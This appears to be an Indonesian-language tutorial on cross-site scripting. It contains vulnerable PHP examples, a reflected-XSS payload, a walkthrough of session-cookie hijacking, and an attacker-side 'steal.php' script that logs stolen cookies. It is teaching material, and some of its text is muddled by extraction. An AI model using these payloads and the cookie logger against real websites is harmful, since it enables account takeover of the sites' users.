- http://johnny.ihackstuff.com/ghdb/

Cross Side Scripting

Sejarah

- Cross Site Scripting (XSS) adalah salah satu serangan tertua (1996 – 1998) web application yang diketahui. Saat ini serangan ini masih berada di peringkat 10 besar OWASP.
- OWASP (Open Web Application Security Project) Organisasi Non-profit yang focus pada peningkatan keamanan software.
- https://www.owasp.org/index.php/Top_10_2013-Top_10

- XSS adalah serangan uang bertujuan men-inject HTML (juga dikenal HTML Injection) atau menjalankan code (javascript) pada user web browser.
- XSS serangan yang ditujukan terhadap user dari vulnerable website.

- Contoh dasar XSS:

```
<?php
echo '<h4>Hello ' . $_GET['name'] . '</h4>';
?>
```

- Di atas kode hanya mencetak pesan selamat datang kepada pengguna yang namanya diambil dari variabel $_GET.

- $_GET variable menyimpan pasangan <parameter,value> melewati metode HTTP GET.
- GET adalah metode yang digunakan saat mengklik link atau langsung mengetik URL yang ingin kita telusuri.
- Input pengguna akan diambil dari QueryString dari URL yang diakses (secara langsung atau dengan mengklik link).

http://victim.site/welcome.php?name=**MyName**

- Ketika script diatas diteruskan ke server, variable $_GET akan berisi parameter “name” dengan value “MyName”.
- ?name=MyName disebut querystring.
- Kode HTML berikut akan dikembalikan dari server ke web browser.

```
<h4>Hello MyName</h4>
```

- Jadi input merupakan bagian dari output web page source code.
- Sekarang kita lihat apa yang terjadi bila hacker men-submit payload ini ke page yang sama dengan parameter name:

```
http://victim/welcome.php?name=</h4><script>alert('This is an XSS');</script>
```

- URL akan meng-encode menjadi seperti ini:

```
%3c%2fh4%3e%3cscript%3ealert(%e2%80%98This+is+an+XSS%
e2%80%99)%3b%3c%2fscript%3e)
```

- Server akan mengembalikan code seperti ini

```
<h4>Hello </h4> <script>alert('This is an XSS');</script>
```

Contoh diatas adalah serangan Cross Site Scripting (XSS). Ini akan meng-inject code javascript ke sumber halaman web.

Javascript akan dieksekusi di browser. Hal ini terjadi karena input user langsung dituliskan pada output **tanpa sanitasi / filter** (baik pada input atau output).

Hacker dapat memanfaatkan celah ini untuk melakukan sejumlah serangan yang berbeda. Ini juga memungkinkan attacker mendapatkan kontrol atas konten yang diberikan kepada application user sehingga menyerang dirinya sendiri.

Anatomy of XSS Exploitation

XSS digunakan untuk beberapa tujuan, antara lain:

- Cookie stealing
- Mendapatkan control penuh melalui browser
- Memulai fase exploitasi pada plugin browser kemudian pada mesin.
- Melakukan kelogging (perekaman).

- Untuk mempelajari bagaimana XSS bekerja, mari kita asumsikan bahwa tujuan akhir dari hacker adalah menjalankan JavaScript untuk mencuri session cookie dari user X yang login ke dalam web Y.
- Hal pertama yang harus dilakukan hacker adalah menemukan kerentanan XSS pada website.
- Dia harus memastikan host / subdomain harus cocok dengan field domain dari cookie.

Contoh:

- Area yang diautentikasi dari situs Y adalah auth.y.com, domain cookie akan diatur untuk auth.y.com, dan hacker harus menemukan XSS dalam subdomain yang sama.
- Setelah menemukan lokasi XSS, dia akan membangun payload untuk membuat link dan mengirimkan ke victim agar meng-klik link yang dikirimkan.

```
<img src="http://auth.y.com/vuln.php?<XSS payload>">
```

- Contoh diatas bisa saja diisi pada third-party website (seperti forum ataupun social network) yang korban percayai.

- Kita tidak boleh lupa bahwa tujuan akhir hacker mendapatkan kunjungan dari browser korban sehingga ia akan menggunakan trik apapun agar di klik.

types of XSS

Classification XSS attack:

- Reflected XSS
- Stored XSS

Reflected XSS


- **Reflected XSS** mungkin adalah bentuk paling umum dan yang paling mudah dilakukan dari XSS vulnerabilities. Hal ini terjadi ketika untrusted(tidak dipercaya) user data dikirimkan ke application web dan dikembalikan sebagai untrusted content. Kemudian browser menerima response code dari web server dan menjalankannya.
- Penyerang menggunakan *social engineering* agar link dengan kode berbahaya ini diklik oleh pengguna. Dengan cara ini penyerang bisa mendapatkan *cookie* pengguna yang bisa digunakan selanjutnya untuk membajak *session* pengguna.

- Tipe kerentanan ini berkaitan dengan server-side code. Berikut adalah contoh sederhana dari vulnerable PHP code:

```
<?php $name = @$_GET['name']; ?>
Welcome <?=$name?>
```

- Reflected XSS (or Non-persistent XSS), korban membawa payload dalam HTTP requestnya ke vulnerable website.
- Payload ini akan dimasukan ke halaman web dan di eksekusi ke browser mereka.

- Hacker harus mengelabui korban agar korban mau memulai permintaan khusus (ex: mengklik link) ke halaman vulnerable website. Ketika ini terjadi, payload berbahaya akan dijalankan di browser korban.


4. Execute malicious payload
Vuln website
2. http://vuln/page.php?<payload>
3. Reflected payload
Internet
Victim
Response Headers
<html><head>
<body>...
<payload>...
</body></html>
1. Click Here:
http://vuln/page.php?<payload>
Hacker

- Reflected XSS digunakan oleh hacker untuk mencuri cookies ataupun sesi ID(disimpan dalam cookie). Reflected XSS dapat digunakan untuk teknik phising, XSS worms atau menginstall malware pada mesin korban.

Persistent / Stored XSS


- **Persistent** (atau **Stored**) **XSS** hampir sama dengan reflected XSS, namun malicious code disimpan pada web.

- Stored XSS lebih jarang ditemui dan dampak serangannya lebih besar. Sebuah serangan stored XSS dapat berakibat pada seluruh pengguna. Stored XSS terjadi saat pengguna diizinkan untuk memasukkan data yang akan ditampilkan kembali. Contohnya adalah pada *message board*, buku tamu, dll. Penyerang memasukkan kode HTML atau *client script code* lainnya pada posting mereka.


- Kode berbahaya dapat di-inject langsung ke web oleh penyerang. Ini perbedaan yang paling penting antara reflected dan persistent XSS.

- Kita berbicara tentang bentuk paling berbahaya dari XSS karena dapat menargetkan semua pengunjung website dan, bentuk XSS ini sebenernya (meskipun secara tidak langsung) menargetkan situs itu sendiri (bukan hanya pengunjung).

- Persistent XSS mampu men-deface halaman web, merubah penampilan asli(pada reflected XSS merubah penampilan website harnya pada korban yang membawa payload)


Vuln website
Database
Hacker
1. http://vuln/page.php?param2=<payload>
Internet
2
Param1=value1
Param2=<payload>
Param3=value3

- Pada scenario ini page_out.php memiliki bentuk dengan 3 parameter: Param1, Param2, Param3.
- Semua user parameter akan disimpan dalam database untuk digunakan kemudian.
- Salah satu parameter ini tidak di sanitasi untuk illegal karakter.
- Hacker akan membuat exploit yang kemudian akan dibawa pada XSS payload, yang akan disimpan dalam database.
- Param2 disubmit oleh hacker untuk memberi output pada page_out.php.
- Semua pengunjung yang mengunjungi page_out.php akan otomatis mengaktifkan malicious code pada page_out.php sehingga menampilkan cookies mereka


page_out.php
Content of
page_out.php
<html><head>...
<payload>...</html>
Vuln website
Database
Param2
internet
Visistors of
page_out.php
Run malicious
Payload

Finding and attack XSS

- Jika ada korelasi antara kedua input-output dan data pengguna yang disediakan merupakan bagian dari output, maka kita telah menemukan potensi mount point untuk serangan XSS.

- Setelah kita melihat korelasi output <=> input, kita akan mencoba untuk meng-inject HTML atau JavaScript code ke input. Yang dimaksud input berarti salah satu dari berikut:

GET variabel / POST, COOKIE variabel, dan HEADERS HTTP.

Jadi kita harus mampu memahami channel apa yang dipakai untuk mengambil data dari pengguna.

- Channel yang digunakan oleh web application dapat mengubah tingkat Exploitability: input dari metode GET adalah yang paling mudah untuk diexploitasi.
- Dengan menyertakan link di payload, jika korban mengklik link ini mereka menjalankan XSS.

- POST verb digunakan untuk form submission karena itu, pemanfaatan itu membutuhkan beberapa trik dan pendekatan eksploitasi yang berbeda.


- Developer aplikasi mungkin menempatkan beberapa jenis validasi input untuk mencegah injeksi skrip. Itu sebabnya langkah kedua akan memeriksa kemungkinan menyuntikkan script menggunakan tag <script>.


- Hal lain yang perlu diperhatikan adalah bahwa sebagian besar XSS Proof of-Concept (PoC) adalah sesuatu yang tidak berbahaya seperti membuka peringatan atau jendela prompt.
- Karena alasan itu, kebanyakan orang di bidang keamanan informasi tidak mengerti apa yang penyerang dapat lakukan dengan memanfaatkan XSS.

- Seperti yang kita lihat di modul Pendahuluan, cookies membawa parameter dari server HTTP ke klien dan sebaliknya.
- Klien mengirim konten cookie untuk server di request mereka sesuai dengan domain, path dan expiration diatur dalam cookie.
- Browser menggunakan domain, path dan expiration atribut untuk menentukan apakah perlu mengirimkan cookie atau tidak dalam permintaan untuk server.

- SOP mencegah Cookie dicuri Namun, kita bisa mencegah penyerangan XSS.


POST /login.php
Host: alice.xxx
usr=bob&pwd=secret
1
Bob
Alice.xxx


200 +OK
...
Set-Cookie: sessId=184a914c9065a3;domain=alice.xxx
<html>
...
2
Bob
Alice.xxx


3
GET /shopping
...
Cookie: sessId=184a914c9065a3
Bob
Alice.xxx

- Nilai sessId adalah perwakilan dari sesi.
- Dengan mengirimkan nilai ini ke server itu akan memungkinkan server untuk mengambil variabel set untuk sesi itu.
  The sessionid dapat dilihat sebagai kunci utama untuk satu set variabel (dalam form parameter <-> value) yang tersimpan di server dan milik pengguna.

- Sekarang harus jelas bahwa jika kita mencuri sessionid ini dan menginstal cookie dengan sessionid ini pada browser kita, kita dapat mengakses akun Bob pada alice.xxx.

Session ID's	Parameter	Value
184a914c9065a3	Authenticated	yes
	Username	Bob
204a564cae65ba	Authenticated	no

- Kita menambahkan parameter Authenticated pada tujuan: itu memungkinkan website memahami apakah pengguna dikonfirmasi (login) atau tidak.
- Ketika permintaan datang ke alice.xxx membawa 184a914c9065a3 sessionid, Alice akan memberikan akses ke akun Bob di situs karena variabel Authenticated diatur ke ya untuk kedua yang sessID dan username Bob.

The content of `steal.php` is something like:

```
$fn="log.txt";
$fh=fopen($fn,'a');
$cookie=$_GET['q'];
fwrite($fh,$cookie);
fclose($fh);
```

Opens a cookie storage file in append mode

Takes a value from the query string and puts it in the $cookie variable

Appends the $cookie variable content to the cookie storage file

Introduction to SQL Injection

